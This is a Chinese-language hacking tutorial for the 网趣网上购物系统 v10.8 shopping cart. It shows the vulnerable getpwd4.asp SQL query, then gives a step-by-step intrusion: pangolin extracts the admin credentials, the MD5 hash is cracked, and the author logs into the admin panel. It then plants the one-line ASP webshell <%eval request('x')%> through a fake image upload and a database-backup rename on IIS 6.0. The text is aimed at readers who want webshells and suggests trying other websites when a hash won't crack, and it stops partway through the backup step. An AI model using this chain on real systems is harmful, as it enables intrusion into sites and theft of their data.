网趣网上购物系统时尚版 v10.8版的源代码后发现漏洞依然存在，所以漏洞也影响最新版本的网趣网上购物系统。今天就拿最新的网趣网上购物系统时尚版v10.8版来给大家介绍这个漏洞。

一、漏洞简单分析


这个漏洞的发布者是100（好奇怪的名字，哈哈）。出现漏洞的文件是网站根目录下的getpwd4.asp，关键代码如下：

```
<!--#include file=conn.asp -->
<!--#include file="md5.asp"-->
<%
username=request("username")
passwd=md5(trim(request.form("passwd")))
set rs=Server.CreateObject("Adodb.Recordset")
sql="select * from [user] where username='"&username&"'"
rs.open sql,conn,1,3
If rs.eof Then
%>
```

在获得username变量的值后没有经过过滤就带入了SQL查询，包含的文件中也没有过滤，导致注入漏洞产生。

二、漏洞利用

看过了简单的漏洞分析，下面重点来看漏洞的利用，因为大多数叉子感兴趣的是怎样利用这个漏洞获得webshell。为了演示漏洞的利用过程，我从网上下载了存在漏洞的网趣网上购物系统时尚版 v10.8版的源代码，在我的虚拟机里的Windows 2003系统中用IIS 6.0把网趣网上购物系统时尚版 v10.8版运行了起来，访问地址为http://127.0.0.1/（如图1）。


图1




图2

来看漏洞利用方法。漏洞公布者100给出了一个注入地址：getpwd4.asp?username=cnhww，我们虚拟机里的完整注入地址应该为http://127.0.0.1/getpwd4.asp?username=cnhww，其中cnhww是网趣网上购物系统自带的用户，如果不存在了可以自己注册个。把注入地址http://127.0.0.1/getpwd4.asp?username=cnhww放到pangolin里，检测出了漏洞，并且是字符型注入漏洞（如图2）。

网趣网上购物系统数据库里的表名为cnhww，不在pangolin的表名列表中，因此需要手动添加，点“Datas”选项卡，在左侧的空白框中右键-->Add Table，添加表cnhww（如图3）。




图3

然后双击表cnhww猜列名，管理员的用户名的列名为admin，管理员的密码的列名为password，点"Datas"按钮后就可以得到想要的信息了，如图4。

得到的管理员的用户名为admin，密码为7a57a5a743894a0e，密码是经过MD5加密的，能不能破解出来就看你的运气了。在在线破解网站http://www.cmd5.com/ 破解出密码为admin。有了管理员的用户名和密码就可以考虑进后台拿shell了。当然，如果密码比较复杂，你破解不出来，最好的方法就是放弃这个网站换另一个网站试试了。




图4

网趣网上购物系统的默认后台目录为admin，访问http://127.0.0.1/admin/就看到了后台登录页面，用得到的管理员的用户名和密码登录了后台（如图5）。




图5

网趣网上购物系统在后台不存在上传漏洞，不能通过上传漏洞直接获得shell，后台有数据库备份的地方，但不能自定义备份后数据库的名字，因此也不能用常规的备份数据库文件的方法获得shell。那怎样才能获得shell呢？其实网趣网上购物系统后台获得shell说简单也简单，说困难（也可以说是不能）也困难，关键要看网趣网上购物系统所在服务器的WEB服务器用的是不是IIS 6.0了，如果是就简单，不是就麻烦了。好在现在网络上运行ASP程序的WEB服务器绝大多数都是IIS 6.0，我虚拟机里的也是IIS 6.0，正好可以做演示。把ASP一句话木马服务端代码<%eval request("x")%>保存到一个文本文档里，然后把文件名改为x.jpg。在网趣网上购物系统后台中点击“商品管理”中的“添加商品”，然后点击“上传小图片”把刚才生成的x.jpg上传上去，虽然提示文件格式不对，但却上传成功了，上传上去后的文件为upfile/proimage/201151223154320996.jpg（如图6）。

再点“数据处理”下的“数据备份”来到数据库备份的地方。可以看到备份数据库名称不能自定义，都为shop.mdb，但当前数据库路径和备份数据库目录都可以自定义。当前数据库路径写../upfile/proimage/201151223154320996.jpg，也就是一句话木马服务端上传后的文件名，备份数据

库目录写../Databackup.asp（如图7）。




图6




图7

